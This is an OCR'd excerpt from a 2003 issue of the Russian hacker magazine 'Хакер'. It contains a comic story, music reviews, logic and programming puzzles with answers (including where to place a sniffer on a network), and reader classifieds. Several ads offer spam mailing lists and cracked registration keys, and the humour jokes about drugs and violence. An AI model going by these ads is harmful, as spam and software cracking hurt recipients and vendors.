Стало значительно лучше. Внезапно электричество во всем микрорайоне отключается, и Даня остается в полной темноте перед вырубившимся компьютером. "А правильную ли жизнь я веду?", - задумывается Даня, - "Может быть лучше бросить все, выкинуть нахрен компьютер, перестать пить, сменить круг общения. Или вообще поселиться вдали от цивилизации, найти хорошую девушку, жить с ней вместе, гулять перед сном по пляжу. Может попытаться изменить мир к лучшему! Бороться со злом и несправедливостью… Мыслить позитивно…"

Неизвестно, куда бы завели Даню такие чудовищные мысли, но, хвала Аллаху, в этот самый момент зажегиается свет. Пока компьютер загружается, Даня успевает влить в себя остатки самогона.

ИЗБРАННОЕ/ФОРУМЫ/Постинг на 250 форумов сразу:
"СДОХНИТЕ, УБЛЮДКИ!!!!"
Отправить!

Даня берет ключи, открывает входную дверь и спускается вниз по лестнице, прислонившись к стене, чтобы не упасть.

В это же самое время Синтез с Ядовитым сидят в редакции][спина к спине и делают очередной номер лучшего компьютерного журнала в России. В их редакционном музыкальном центре играет не панк-рок и даже не жуткая экспериментальная электронщина. В их редакционном музыкальном центре играет аудиокассета с детской сказкой про утенка и черепашку. Добрая. Наивная. Супер!

И в это же самое время удалой джигит Махмуд гоняет по полю конопли своего вороного коня. Через полчаса Махмуд возьмет специальный скребок и снимет при помощи него с коня много-много отличнейших катышков пыльцы, смешанных с конским потом. Пойдет караван на север, и будут платить неверные не одну тысячу своих грязных нефтедолларов за это липкое зелье. Обрадуются аксакалы, похвалят Махмуда: будет на что покупать оружие в новом 2003-м году. Во имя Аллаха, Милостивого, Милосердного…

Конец третьего акта.
Занавес.

Маленький Толик дожевал печенье и огляднулся по сторонам: в школьном актовом зале никого кроме него больше не было. Толик лениво кинул в Даню на сцене тухлый помидор, затем беззлобно выругался и пошел отбирать карманные деньги у пацанов из второго класса…



X-MUSIC

Музыка для хакера

Команда: "СЕtИ" (http://www.sety.ru)
Пластинка: "Smile"
Релиз: "Мистерия звука", 2002
Реальный хит: "Smile"

Вокально-инструментальный ансамбль нового поколения "СЕtИ" - это тебе не какие-нибудь там сети "кантуперные", а самый что ни на есть search for extraterrestrial intelligence. Альбомчик однозначно интересный, хотя бытует мнение, что заглавная песня там самая достойная. Рискну опровергнуть это заблуждение - альбом стоит того, чтобы послушать его целиком. На сладкое фанатам предложат несколько вполне себе электронных ремиксов, прослушав которые, ты однозначно начнешь бурчать под нос: "Smile, motherfucker, smile, я иду по дороге, и ботинок не жаль..."

Музыка для крякера

Команда: "ДДТ" (http://www.ddt.ru)
Пластинка: "Единочество 1"
Релиз: "REAL Records", 2002
Реальный хит: "Мама, Это Рок-Н-Ролл"

Странная вещь - музыка отечественных монстров. Новый альбом ДДТ во главе с непостижимым Шевчуком - это что-то с чем-то. Это и песни, и радиоспектакль, и какие-то музыкальные навороты пополам с аудиоизвращениями. Сам Юрий Шевчук сообщает по существу дела следующее: "Это была наша самая долгая работа над пластинкой. 8 месяцев ежедневного труда, почти без выходных. Этот альбом существенно отличается от других - это первая работа в нашей собственной студии, которую мы строили три года, и где вся аппаратура наша. Мы впервые писали альбом на своей студии, не считая часов. Мы очень старались, чтобы этот альбом был не похож на старые, и не хотели клонировать старые песни, отойти от клише последнего времени".

Музыка для западлостроителя

Команда: "NIRVANA"
Пластинка: "Nirvana"
Релиз: "Geffen International", 2002
Реальный хит: Выбирай любой

Группа, которую как только ни называли, она была и культовой, и мейнстримной, и просто стремной, а вот теперь стала просто забытой многими... "NIRVANA", сформированная в 1987 и рассыпавшаяся в далеком 1994 до сих пор дает о себе знать. "Культурное наследие" Курта Кобейна и компании по сей день делят и никак не поделят. Однако, басист Крис Новоселик (Krist Novoselic), Дэйв Грол (Dave Grohl) и вдова Кобейна (Kurt Cobein) Кортни Лав (Courtney Love) достигли наконец соглашения, позволившего выпустить сборник песен "Нирваны", навевающий мысли об отечественной группе "Кино" и ее "Черном альбоме". Оно и понятно - фронтмены обеих команд погибли при каких-то неадекватных обстоятельствах, и ту и другую команду у нас любят и ценят. Вот и сейчас для всех фанатов группы сборник уже преимущественно известных песен. Которые, надо признать, хуже от этого не стали...

Музыка для warezника

Команда: Паперный Т.А..М… (http://www.jao-da.ru)
Пластинка: "Удивительные приключения"
Релиз: "Снегири", 2002
Реальный хит: "Пых-пых-пых"

Всякий столичный тусовщик знает одно занятное местечко в Москве, которое называется именем виртуального китайского летчика Джао Да. Да. Так вот, в этом занятном местечке тусуются всякие нереальные люди, а приглашает их преимущественно некто Паперный, диск с музыкой которого втыкает лучше любых стимуляторов и релаксантов. Доподлинно известно, что в детстве Паперный был немного странным и загадочным, и окружающие улавливали в нем какое-то необычное сияние, несвойственное детям его возраста. В свою очередь некий Джао Да – загадочный персонаж, не знающий границ – ни географических, ни музыкальных. Его философия проста – главное, это свобода перемещения в пространстве. Вот если забацать микс из первого и второго персонажей, то результат зазвучит с пластинки "Удивительные приключения". Заценим?

X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)


"ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!"

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз тоже за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

«ГОЛУБАЯ КРОВЬ»

В один прекрасный день Даниил Шеповалов сидел во дворе на лавочке и старался понять смысл таинственного послания, которое он обнаружил в своем почтовом ящике (не электронном). Послание представляло собой три столбца по 8 чисел в двоичном виде (по 11 разрядов) с таинственной подписью «Matrix». В это время, откуда ни возьмись, сзади подбежали несколько скинхедов и начали бить Даню топором (!) по голове! После того, как Даня упал на землю, один из нападающих нанес контрольный удар сапогом в лицо.

Когда враги скрылись, Даня встал с земли, вытащил из головы топор и заклеил щели скотчем, чтобы в них не надуло. Скинхеды не знали, что бить Даню по голове бесполезно, т.к. голова у Дани выполняет всего две основные функции – пережевывание пищи и ношение шапки (дам на будущее один совет: если ты действительно хочешь убить Даню, то перерубай в первую очередь позвоночник, т.к. мозг, а точнее единственная прямая извилина находится у него там). Даня хотел уж было забыть об этом неприятном инциденте, да вот беда, несколько капель крови из его черепной коробки капнули на листок с посланием, замазав часть текста (см. скриншот). Не обращай внимания, что кровь у Дани голубого цвета - это из-за частого применения голубых галлюциногенных поганок. (А ты думал, Дане легко даются его произведения?!) Если ты тоже хочешь отведать этих поганок (кстати, рекомендую с кетчупом чили), то обращайся в редакцию – тебе их вышлют бандеролью за небольшую плату. В редакции голубые поганки (а также розовые, зеленые, бледные...) выращивают в достаточном количестве, чтобы удовлетворить спрос ВСЕХ наших читателей. Ну не будем отвлекаться. В общем, задание такое: попытайся найти хоть какую-нибудь логику в таинственном послании и помоги Дане восстановить замазанные кровью числа.



Таинственное послание, заляпанное Даниной кровью.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТ НА ПАЗЛ #1 «Эффективный снифинг»

Для проведения пассивного снифинга снифер имеет смысл устанавливать только на машину под номером 22. Все остальные машины ограничены свитчами и бриджами, из-за чего пакеты с них не могут быть перехвачены.

■ Ответ на пазл #2 «Дедушкин подарок»

Диск является лицензионным, т.к. присутствуют файлы ioslink.sys и ioslink.vxd, явно свидетельствующие о том, что установлена защита от копирования DiscGuard (подробнее о защитах CD читай на нашем сайте http://www.xakep.ru/post/14861/default.htm). Маловероятно, что пираты станут выпускать защищенные компакт-диски.

■ Ответ на пазл #3 «C vs. C++»

Сразу видно, что первый приведенный кусок кода является описанием функции. Такое описание корректно только для синтаксиса языка Си, в Си++ необходимо явно указывать тип каждого параметра в функции, а также тип возвращаемого значения.

Второй кусок кода принадлежит языку Си++, т. к. используется комментарий, свойственный только этому языку.

Инструкция в третьем куске кода может относиться только к синтаксису языка Си++, т. к. только в нем переменную можно объявлять в любой точке блока перед ее использованием.

Четвертый кусок также принадлежит языку Си++, только в нем можно определять переменные как битовые поля.

■ Ответ на пазл #4 «Что? Где? Когда?»

Ответы на вопросы (по порядку):

1. Название программного продукта – Delphi. Дельфи – это древнегреческий город, в котором жил знаменитый дельфийский оракул.

2. Ошибка в программе названа жучком (bug), потому что во времена больших ЭВМ они часто выходили из строя из-за мотыльков, которые слетались на свет и тепло от электронных ламп. Если бы в те времена причиной выхода ЭВМ из строя были бобры, то сейчас ошибки в программе называли бы бобриками :).

3. Тип BOOLEAN назван в честь английского математика Джорджа Буля, создателя булевой алгебры, который к тому же приходится отцом писательнице Этель Лилиан Войнич (Войнич – фамилия мужа).

4. В черном ящике лежит журнал «Хакер». А ты что думал? ;)

«КРИВАЯ КЛАВА»

■ Хакер подрабатывал тем, что выполнял задания по программированию для некоторых студентов-раздолбаев. Как обычно, в 4 часа утра, хакер взялся за решение очередной задачи для одного балбеса-первокурсника (к 7 утра он обещал предоставить задание уже в готовом виде). Лениво зевнув, хакер начал читать условие задачи, в котором говорилось следующее: составить программу на языке C++ для нахождения значений уравнения вида y=10*x^2+7*x-4, где x меняется в интервале [–n; n] с шагом 1 (n - задается пользователем). Усмехнувшись, хакер быстренько обыграл задачу в уме, представив ее примерно в таком виде:

```
#include <iostream.h>
#include <math.h>

main ()
{
int n;

cout << "Введите предел:\n";
cin >> n;

cout << "Результаты расчета уравнения:\n";

for (int x = -n; x <= n; x++) {
        int y = 10 * pow(x,2) + 7*x - 4;

cout << y << endl; }

return 0;
}
```

■ Он уже начал вводить программу в компьютер, как неожиданно выяснилось, что на клаве отказали некоторые кнопки. А именно - все цифры от 1 до 8 и все знаки, расположенные на этих же кнопках: !, @, #, $, %, ^, &, * (дополнительная клавиатура, естественно, также не работала). То есть из кнопок с цифрами на клаве остались только 0 и 9 (а также правая и левая круглые скобки). «Твою мать!» – вышел из себя хакер. Но, вспомнив, что преподаватели в университете не проверяют тексты программ, им важен только готовый работающий exe-файл, хакер решил обойтись без неработающих кнопок. Недолго мучаясь, он написал программу, которая выдавала верные результаты, воспользовавшись при этом только оставшейся работающей частью клавиатуры. Интересно, а ты сможешь проделать то же самое?

■ Внимание! Программу хакер писал в среде Borland C++, но это не принципиально, и полученный код должен исправно работать и с большинством других компиляторов C++. Кроме того, у хакера уже был заготовлен шаблон, с которого он всегда начинает писать свои программы на C++, следующего вида (с которого ты также можешь начать свой код):

```
#include <iostream.h>


main ()
{

return 0;
}
```

■ Также хочу заметить, что хакер НЕ занимался глупостями, типа копирования и вставки каких бы то ни было значений в код из других мест.

«UNREAL'НЫЕ ШАХМАТЫ»

Как известно, Остап Бендер в Нью-Васюках (это где-




то в Калмыкии) проводил сеанс одновременной игры в шахматы на нескольких досках. Когда шахматисты поняли, что Ося никакой не гроссмейстер, они бросились за ним в погоню, чтобы начистить ему функель. В это время в зале, где проводилась игра, остались шесть досок с недоигранными партиями (см. скриншоты). Посмотри внимательно на диаграммы и скажи: могут ли возникнуть эти шесть позиций в реальной шахматной партии по существующим шахматным правилам? Если нет, то это, естественно, нужно как-то обосновать! Вообще, данная головоломка не требует ничего, кроме минимальных знаний шахматных правил, но все-таки считаю своим долгом напомнить, что шахматные диаграммы принято изображать так, что первоначальная сторона белых фигур находится в нижней части доски, а черных, соответственно, сверху. Также, чтобы не было путаницы, отдельно на рисунке показан вид шахматных фигур «ферзя» и «короля», так, как они представлены на данных диаграммах (с остальными фигурами, думаю, все понятно).

Позиция 1.


Позиция 2.


Позиция 3.


Позиция 4.


Позиция 5.


Позиция 6.



Опять ни один читатель не дал ВСЕ правильные ответы. Поэтому будем награждать тех, кто был ближе всего к ним в процентном отношении. Итак, первый приз получает Yuri Matveyev (spc@lianet.ru). Он дал ПОЧТИ все правильные ответы, но почему-то решил, что вместо журнала Хакер, десятки тысяч любителей компьютера используют телефон Nokia финского производства (кто-то даже написал, что в ящике банка с краской Тиккурилла). :) А программный продукт, который имеет косвенное отношение к древнегреческому оракулу, решил, что это СУБД Oracle. :) Очевидно, он думает, что все оракулы жили только в Древней Греции?! :)



Второй приз получает чел под ником Rogrog (rogrog@mail.ru). Он дал ПОЧТИ все правильные ответы, но почему-то решил, что дедушкин подарок является пиратским, прислав мне целую страницу объяснений по каждому файлу на данном CD. Но файлы ioslink.sys и ioslink.vxd так и не понял зачем. :) Замечу, что это сугубо личное дело кодеров, как им называть папки и файлы, и что помещать на свой диск.

3 приз

Третий приз получает Костя (deadwolf@r66.ru), в принципе у него болезни в ответах почти те же, но мне понравилось как он их комментировал. Вот, например, один из его ответов на пазл "Что? Где? Когда?": "На счёт предмета в ящике думал полчаса, если не больше. Вот ход рассуждений: из вопроса дельных фактов только 1999г, Финляндия, Россия и СНГ, компьютеры. Немного. Компьютеры и только Россия, СНГ. Не сходятся, значит общее пересечение русский язык. Финляндия что там есть кроме финов, бань, ножей? Точно, полиграфия. Значит журнал на русском про компьютеры, но какой? А 1999, а такой пафос в вопросе, а столько саморекламы. Точно, это журнал Хакер."
Вот именно такие развернутые ответы я и люблю больше всего! ;)



Четвертый приз получает Garik (qstart@narod.ru). Он уже получил недавно 100$ за Tips&Tricks, очевидно он решил оставить нас без штанов. :)

Правильные ответы смотри в следующем выпуске «X-Puzzle». Да, и чуть не забыл, ответы я принимаю к рассмотрению до 1 числа каждого месяца, т. е. в данном случае до 1 февраля. Хочешь получить приз – включайся в активную мозговую деятельность! ;) Удачи!

Юниты

Борда

Мессадж можно закинуть на
board@real.xakep.ru




WARNING!!!

Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)




OK Exit



Ищу работу (удалённую). Знаю C++Builder 6: приложения для Windows и Linux; распределённые приложения - COM, MIDAS; БД и БД клиент/сервер; приложения для интернет. Или выполню программу на заказ. Обладаю огромным потенциалом и желанием работать.
Aleksei [joeysoft@narod.ru]



А-Б




Опытный программер напишет прогу любой сложности на заказ, не дорого. Работаю удалённо. Без кидательств. 25% сразу, остальное потом. Пишу на Delphi знаю WinApi. Мыльте: **holodenchik@mail.ru .**

Привет народ!!!
Программёры, давай-те создадим кодинг - тиму с юзаньем VB.
И утрем нос всем програмерам на дельфи и си.
Lord mailto:**next86@mail.ru**




В-Г



Продам спам лист, на любой домен и страну.
Продам методику создание листов!
ICQ:298705
Mail:**tidjei@intramail.ru**

Найду регистрационный ключ к любой проге за 2-10% от её стоимости.
E-mail:**provsup@rambler.ru**



Е-Ж



Друзья, подскажите где можно скачать распайку data-кабеля для Siemens.
Везде только :продам!продам!
А я сам хочу сделать.
mailto:**nico4345@front.ru**

Куплю старые номера: 05.00(17), 01.01(25), спец №5(unix)
shCod
mailto:**notsofast@yandex.ru**



К-Л



Господа помогите!
Если у кого-нибудь есть исходники тестов написанных на Delphi 5, то пожалуйста пришлите мне. Мне они очень нужны.
Max Nostril@mail.ru



Веб - дизайн студия выполнит работу по созданию сайта, возможна работа с нашей подборкой содержания (но дороже естественно). Цена прямо-пропорциональна сложности, наличие скриптов и т.д. Оплата по Webmoney, цены от 10$. **CoderX@mail.ru**

Приму в дар старое компьютерное железо...
kolandr@cszone.ru

Все у кого есть доки(*doc) по обучению программирования на delphi 6 скиньте на **web-coder@stsland.ru** Обменяю CD с "веселыми" фильмами и картинками на CD к "Хакеру". Особенно интересует CD от №7'02. Возможен обмен на интересующие игры/программы.
Tant0s [tant0s@xakep.ru]

Продам комп:AMD K6-2/333MHz 3DNow!,Gigabyte motherb., 64Mb SDRAM, MAX-TOR 1,6Gb,CDROM 8x,Floppy, SB AWE-32,Intel740 8M(AGP).
130$ - торг.
tuktassunov@rambler.ru
(095)330-85-05.Парвиз.



М-Н



Бла-бла-бла уважаемые!Создается группа программеров(сайт уже есть). Все,кто уже кодит или хочет научиться мыльте мне **nitr4@xakep.ru** или асьте А так же делаем сайты на заказ.Первым двум обратившимся сайт БЕСПЛАТНО.

Остались ли в России люди верные шедевру ,от id software , Quake2 ? Есть маза создать ку2 мувик "Russian Quake2 Scene" ! С фрагментами игр old-school квакеров и игроков сегодняшних дней. Есть желание ? **ldt-thief@yandex.ru !**

Ю-Я



Продам комплектующие. CPU Celeron 500A(PPGA), MB Gigabyte GA-686VXE Slot1 233-650 Mhz w/EMIO ATX, SD-RAM PC133 256 MB, AGP Nvidia Riva TNT2 M64 32 MB, SB Aureal A3D 128 PCI, 3Com 10/100 905TX.
StasP88@mail.ru

Продам (недорого) или обменяюсь спам листом из 252 тыс. мыл. Присылайте web-money или свои спам листы на
joseph3@yandex.ru

ХАКЕР VER 01.03 (49)